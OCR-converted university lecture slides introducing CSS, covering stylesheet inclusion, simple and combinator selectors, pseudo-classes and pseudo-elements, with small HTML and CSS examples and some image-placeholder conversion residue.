  https://web.dev/learn/html
  Sections: 1 to 10 and 12 to 14
- **Learn Forms**
  web.dev
  https://web.dev/learn/forms
  Sections: 1 to 3
- **<input>: The Input (Form Input) element**
  MDN web docs
  https://developer.mozilla.org/en-US/docs/Web/HTML/Element/input

REFERENCES (2/2)

- **HTML Forms (overview)**
  W3Schools
  https://www.w3schools.com/html/html_forms.asp
- **HTML Living Standard**
  WHATWG
  https://html.spec.whatwg.org/
  ⚠️ You are **not** required to learn the entire HTML specification! Just be aware it exists and get a rough idea of how it is structured.
- **Browser DevTools**
  Mozilla Firefox DevTools User Docs: https://firefox-source-docs.mozilla.org/devtools-user/
  Google Chrome DevTools: https://developer.chrome.com/docs/devtools
  ℹ️ Get familiar with the DevTools in your web browser of choice!

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 03

CSS: CASCADING STYLE SHEETS

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PREVIOUSLY, ON WEB TECHNOLOGIES

- We have learned how to write HTML documents
- HTML is concerned with **structure** and **semantics** of documents
- HTML is saying nothing at all on the **appearence** of documents

- An **** element specifies that its content should be emphasized
- It's not saying **how** the emphasizing part should be done
  - Emphasis might be conveyed using *italics*, different colors or backgrounds.

CSS: CASCADING STYLE SHEETS

- A **rule-based, declarative** language for specifying how documents should be presented to users.
- A **stylesheet** is a set of **Rules**, each defined as follows
- The `selector` specifies which HTML elems are affected by the rule
- Rules contain a set of **declarations**, in the form of **property-value pairs**, which specify the style to apply


```
selector {
  property: value;
  property: value;
}
```

CSS: FIRST EXAMPLE

```html
<h1>Hello CSS</h1>
<p>
  Our <em>first</em> page
  with <em>style</em>!
</p>
```

```css
h1 {
  color: red;
  font-size: 50px;
}

em {
  color: blue;
}
```



DEFAULT USER AGENT STYLES

- But the first web pages we developed have some styling!
  - Headings are bigger and shown with a bold face…
  - **<p>** starts on new lines, **** are displayed in italic, **** in bold, **<a>** are underlined and blue, **<ul>** have bullets, and so on…

- That’s because browsers apply their own, basic styles to every page!
- They are often referred to as **user agent styles**
- These defaults are roughly the same across different browsers, but some **differences** exist (and we’ll get back to that!)

INCLUDING STYLESHEETS IN WEB PAGES

Styling can be included in HTML documents in different ways

- Using `<link>` elements in the `<head>` of the document
  - The `rel="stylesheet"` attribute specifies the relation between the current document and the linked document
  - The `href="style.css"` attrib. specifies the URL of the stylesheet to load
  - Same mechanism as `<img>`: browser will make an additional HTTP request to fetch the stylesheet before rendering the page

```
<head>
  <meta charset="UTF-8">
  <title>CSS</title>
  <link rel="stylesheet" href="style.css">
</head>
```

INCLUDING STYLESHEETS IN WEB PAGES

- CSS rules can also be defined in `<style>` elements in the `<head>`
- It is generally preferable to use external stylesheets and `<link>`
  - Can you think of some reasons why?

```
<head>
  <meta charset="UTF-8">
  <title>CSS</title>
  <style>
    h1 {
      color: red;
      font-size: 50px;
    }
  </style>
</head>
```

STYLING HTML ELEMENTS

- HTML elements can also be styled inline, using the `style` attribute
- The value of the style attribute is a sequence of declarations, separated by « ; »
- These styling declarations apply **only to the specific element** bearing the attribute

```
<em style="color: fuchsia; font-weight: bold;">inline style</em>
```

CSS: INLINE STYLES

```
<h1>Hello CSS</h1>
<p>
  Our <em style="color:fuchsia;font-weight: bold;">first</em>
  page with <em>style</em>!
</p>
```

```
h1 {
  color: red;
  font-size: 50px;
}

em {
  color: blue;
}
```

SELECTORS

SELECTORS

- Selectors are a **key** part of CSS
- They specify to which elements a CSS rule applies
- CSS selectors are not only used for styling!
  - When using JavaScript to make web pages dynamic, they can be used to select which elements to interact with
  - When doing automated web testing, they can be used to determine which elements the test needs to interact with
  - When doing scraping/crawling, they can be used to select the elements that contain the information we want to extract


SIMPLE CSS SELECTORS

There exist **five** kinds of simple selectors:

- **Universal** selector (a.k.a **wildcard**). Matches any element.

```
* {
  color: hotpink;
}
```

```
<p>Here's a list:</p>
<ul>
  <li>Ann</li>
  <li>Bob</li>
  <li><a href="/car/">Carl</a></li>
  <li>Dave</li>
</ul>
<a href="/">Back to homepage</a>
```




SIMPLE CSS SELECTORS

- **Type** selector. Matches all element of a given type (i.e., tag name)
- The selector is simply the name of the tag to match

```
a {
  background: yellow;
}
```

```
<p>Here's a list:</p>
<ul>
  <li>Ann</li>
  <li>Bob</li>
  <li><a href="/car/">Carl</a></li>
  <li>Dave</li>
</ul>
<a href="/">Back to homepage</a>
```




SIMPLE CSS SELECTORS

- **Id** selector. Matches the element with the given **`id`** attribute.
- Selector has the form ***`#ElementId`***

```
#msg {
  background: cyan;
}
```

```
<form>
  <label for="msg">Message: </label>
  <input id="msg" type="text" name="msg"><br>
  <label for="num">Number: </label>
  <input id="num" type="number" name="num">
</form>
```



SIMPLE CSS SELECTORS

- **Class** selector. Matches the element with the given **`class`** attribute.
- Selector has the form ***`.classname`***

```css
.primary {
  background: blue;
  color: white;
}
```


```html
<button>Reset form</button>
<button class="primary btn">Continue</button>
```

SIMPLE CSS SELECTORS

- **Attribute** selector. Matches the element with a certain attribute.
- Selector has the form **[attribute]** or **[attribute='value']**

```
[for]{ /*all elems with a for attribute*/
  background: yellow;
}
[type='number']{ /*all elems with type=number*/
  background: cyan;
}
```

```
<form>
  <label for="msg">Message: </label>
  <input id="msg" type="text" name="msg"><br>
  <label for="num">Number: </label>
  <input id="num" type="number" name="num">
</form>
```



SIMPLE CSS SELECTORS

- Additional operators (*=, ^=, $=) allow **partial matching** with attribute values

```
[href*='programming']{ /*contains 'programming'*/
  text-decoration: overline;
}
[href^='https']{ /*start with 'https'*/
  color: red;
}
[href$='.it/']{ /*ends with '.it/'*/
  color: green;
}
```

```
<a href="http://bookofprogramming.com/">Link 1</a>
<a href="https://programming.net/">Link 2</a>
<a href="http://webtechnologies.it/">Link 3</a>A
```

COMPLEX CSS SELECTORS: COMPOUNDS

- It is possible to combine selectors to get fine-grained control
- This is done by concatenating selectors
- Basically select the **intersection** of the involved selectors

```css
a[target='_blank'] {
  color: red;
}
a.my-class{
  color: green;
}
a[href*='programming'].my-class {
  background: yellow;
}
```

```html
<a href="http://bookofprogramming.com/" target="_blank">Link 1</a>
<a class="my-class" href="https://programming.net/">Link 2</a>
<em class="my-class">Hello</em>
```

COMPLEX CSS SELECTORS: COMBINATORS

- Combinators are used to select elements based on their position in the document (remeber that HTML documents can be seen as **trees**!)
- Syntax is: `selector1 combinator selector2`


- Four different combinators exist in CSS:
  - Descendant selector (space)
  - Child selector (**>**)
  - Adjacent sibling selector (**+**)
  - General sibling selector (**~**)

COMBINATORS: DESCENDANT SELECTOR

- Syntax: `selectorA selectorB`
- Semantics: match all elements that match `selectorB` and are a contained within (i.e., are a descendant of) an element matching `selectorA`

```
<section>
  <p>
    A student asked Fu-Tzu about the nature of
    the cycle of Data and Control. Fu-Tzu replied:
    <em>Think of a compiler, compiling itself.'</em>
  </p>
</section>
<em>-- Fragment of the Book of Programming</em>
```

```
section em {
  color: teal;
}
```



COMBINATORS: CHILD SELECTOR

- Syntax: `selectorA > selectorB`
- Semantics: match all elements that match `selectorB` and are a **directly** contained within (i.e., are a direct child of) an element matching `selectorA`

```
main > em {
  color: teal;
  font-variant: small-caps;
}
```


```
<main>
  CSS <em>selectors</em>:
  <p>We <em>like</em> 'em.</p>
</main>
```

COMBINATORS: ADJACENT SIBLINGS

- Syntax: `selectorA + selectorB`
- Semantics: match all elements that match `selectorB` and are a **next adjacent siblings** of an element matching `selectorA`

```
.master + li {
  color:red;
}
```

```
<ul>
  <li>Tsu-li</li>
  <li class="master">Fu-Tzu</li>
  <li>Tsu-ssu</li>
  <li class="disciple">Li-Win</li>
</ul>
```




COMBINATORS: GENERAL SIBLINGS

- Syntax: `selectorA ~ selectorB`
- Semantics: match all elements that match `selectorB` and are a **subsequent siblings** of an element matching `selectorA`

```
.master ~ li.disciple {
  color:red;
}
```

```
<ul>
  <li>Tsu-li</li>
  <li class="master">Fu-Tzu</li>
  <li>Tsu-ssu</li>
  <li class="disciple">Li-Win</li>
</ul>
```



CSS SELECTORS: PSEUDO–CLASSES

HTML elements can be in different **states**, for example because of **user interactions** or because of their relation with other elements.

Pseudo-classes selectors start with « **:** », and allow to style elements based on their **state:**

- **Interactive states** (resulting from user interaction)
- **Historic states** (used to «remember» which links were visited)
- **Form states** (specific of interaction with forms)
- States deriving from **relations with other elements**


PSEUDO–CLASSES: INTERACTIVE STATES

- **:hover** selects the elements on which a pointing device (i.e.: mouse) is placed over
- :**active** matches the state in which an element is actively being interacted with (e.g.: button is being pressed)
- **:focus** matches the state in which an element (e.g.: a link or an input field) has focus (i.e.: is currently selected) in the web page

PSEUDO–CLASSES: INTERACTIVE STATES

```
<p>Learning <em>HTML</em> and <em>CSS</em>.</p>
Message: <input type="text"><br><br>
<button>Keep me pressed</button>
```

```
em:hover {
  background: yellow;
}
input[type='text']:focus{
  background: cyan;
}
button:active{
  background: blue;
  color: white;
}
```




PSEUDO–CLASSES: HISTORIC STATES

- **:link** selects links that have not been visited yet
- **:visited** selects links that have already been visited

```
:link{
  color: red;
}
:visited{
  color: darkred;
}
```

```
<a href="./js/">New link</a>
<a href="./css/">Visited link</a>
```




Historic states are **not supported** in the *Live Preview* browser within Visual Studio Code! Open the page in Firefox to check them out.

PSEUDO–CLASSES: FORM STATES

```html
<div>
  <label for="mail">Message:</label><input id="mail" type="email">
  <button disabled>Cancel</button><button>Subscribe</button>
</div>
<input type="checkbox"> Checkbox<br><br>
<em>What a nice form!</em>
```

```css
:disabled {
  border: 2px dashed red;
}
:invalid {
  color: red;
}
:checked ~ em {
  color: deeppink; font-weight: bold;
}
```



Technically, there can be email address without a dot. For example, user@localhost or user@com are valid addresses!

PSEUDO–CLASSES: POSITION RELATIONS

- **:first-child** and **:last-child** select the first (last) child among a set of siblings.
- **:only-child** can be used to select elements that have no siblings.
- **:first-of-type** and **:last-of-type** can be used to select elements that are the first (last) child among a set of sibling, considering only elements of the same type.
- **:nth-child(n)** and **:nth-of-type(n)** can be used to select elements that are in the n-th position among their siblings.
  - **Indexing in CSS starts at 1!**

PSEUDO–CLASSES: POSITION RELATIONS

```
<p>
  <em>Ann</em> <strong>Bob</strong> <em>Carl</em>
</p>
<p>
  <strong>Ann</strong> <em>Bob</em> <strong>Carl</strong>
</p>
```

Ann **Bob** Carl
Ann Bob **Car**

PSEUDO–CLASSES: POSITION RELATIONS

```
<p>
  <em>Ann</em> <strong>Bob</strong> <em>Carl</em>
</p>
<p>
  <strong>Ann</strong> <em>Bob</em> <strong>Carl</strong>
</p>
```

Ann **Bob** Carl
Ann Bob **Car**

```
em:last-child {
  color: red;
}
```

Ann **Bob** Carl
Ann Bob **Car**

PSEUDO–CLASSES: POSITION RELATIONS

```
<p>
  <em>Ann</em> <strong>Bob</strong> <em>Carl</em>
</p>
<p>
  <strong>Ann</strong> <em>Bob</em> <strong>Carl</strong>
</p>
```

Ann **Bob** Carl
Ann Bob **Car**

```
em:last-of-type {
  color: red;
}
```

Ann **Bob** Carl
Ann Bob **Car**

PSEUDO–CLASSES: POSITION RELATIONS

```
<p>
  <em>Ann</em> <strong>Bob</strong> <em>Carl</em>
</p>
<p>
  <strong>Ann</strong> <em>Bob</em> <strong>Carl</strong>
</p>
```

Ann **Bob** Carl
Ann Bob **Car**

```
em:first-child {
  color: red;
}
```

Ann **Bob** Carl
Ann Bob **Car**

PSEUDO–CLASSES: POSITION RELATIONS

```
<p>
  <em>Ann</em> <strong>Bob</strong> <em>Carl</em>
</p>
<p>
  <strong>Ann</strong> <em>Bob</em> <strong>Carl</strong>
</p>
```

Ann **Bob** Carl
Ann Bob **Car**

```
em:first-of-type {
  color: red;
}
```

Ann **Bob** Carl
Ann Bob **Car**

PSEUDO–CLASSES: POSITION RELATIONS

```
<p>
  <em>Ann</em> <strong>Bob</strong> <em>Carl</em>
</p>
<p>
  <strong>Ann</strong> <em>Bob</em> <strong>Carl</strong>
</p>
```

Ann **Bob** Carl
Ann Bob **Car**


```
em:nth-child(2) {
  color: red;
}
```

Ann **Bob** Carl
Ann Bob **Car**

PSEUDO–CLASSES: POSITION RELATIONS

```
<p>Lectures:</p>
<ol>
  <li>Introduction</li>
  <li>HTML</li>
  <li>CSS (basics)</li>
  <li>CSS (frameworks + Sass)</li>
  <li>JavaScript</li>
</ol>
```

```
li:nth-child(even){
  color: red;
}
li:nth-child(odd){
  color: blue;
}
```



PSEUDO–ELEMENTS

Pseudo-elements can be used to target specific parts of the content of a given HTML element, without adding extra HTML markup


The sintax of pseudo-element selectors is **selector::*pseudo-element***

- **selector** is a CSS selector for the target element
- ***pseudo-element*** is one of the supported pseudo-element selectors:
  - **::first-letter:** targets the first letter of the content of a **block-level** element
  - **::first-line:** targets the first line of the content of a **block-level** element
  - **::selection:** targets the content that is currently selected by the user
  - **::before:** creates an element that is the **first child** of the selected element
  - **::after:** creates an element that is the **last child** of the selected element

PSEUDO–ELEMENTS: EXAMPLES

```
<p>A student had been sitting motionless behind  his computer for hours,
frowning darkly. He was trying to write a beautiful solution to a difficult
problem, but could not find the right approach.</p>
<p>Fu-Tzu hit him on the back of his head and shouted 'Type something!' The
student started writing an ugly solution. After he had finished, he suddenly
understood the beautiful solution.</p>
```

